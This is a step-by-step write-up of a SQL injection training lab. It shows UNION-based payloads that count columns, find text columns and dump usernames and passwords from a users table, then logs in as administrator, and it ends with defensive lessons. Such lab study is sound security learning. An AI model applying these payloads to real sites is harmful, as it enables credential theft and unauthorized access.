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Lab 3

SQL injection UNION attack, retrieving data from other tables

1. Determine Number of columns that are being returned by Query Like lab1, we will use UNION SQL Injection ('+UNION+SELECT+NULL--) and add NULL values until no error is returned.

'+UNION+SELECT+NULL--



Internal Server Error


Internal Server Error

'+UNION+SELECT+NULL,NULL--, So number of columns is 2.






Gifts ' UNION SELECT NULL, NULL--



2. Determine which columns contain text data.


We will use the following payload in the category parameter:

'+UNION+SELECT+'This','is me'--










This means both contain text data.

3. We will retrieve from two columns, 'username' & 'password' columns from the table 'users' (we knew columns and table name from lab).

Using payload: '+UNION+SELECT+username,+password+FROM+users--




Usernames & passwords are retrieved including admin's.

4. Sign in with admin's credentials

Login



Logged in as Administrator, Lab Solved



Home | My account | Log out

My Account

Your username is: administrator

Email

Update email

Learning Outcome:

- 1. It takes multiple checks and guesses to retrieve a data of certain columns from a table.
- 2. It's not smart to name passwords column by "Passwords".
- 3. Passwords should be stored securely in a database by using strong hashing algorithms and salting the passwords to prevent rainbow table attacks.
- 4. Not have admin's username 'administrator'.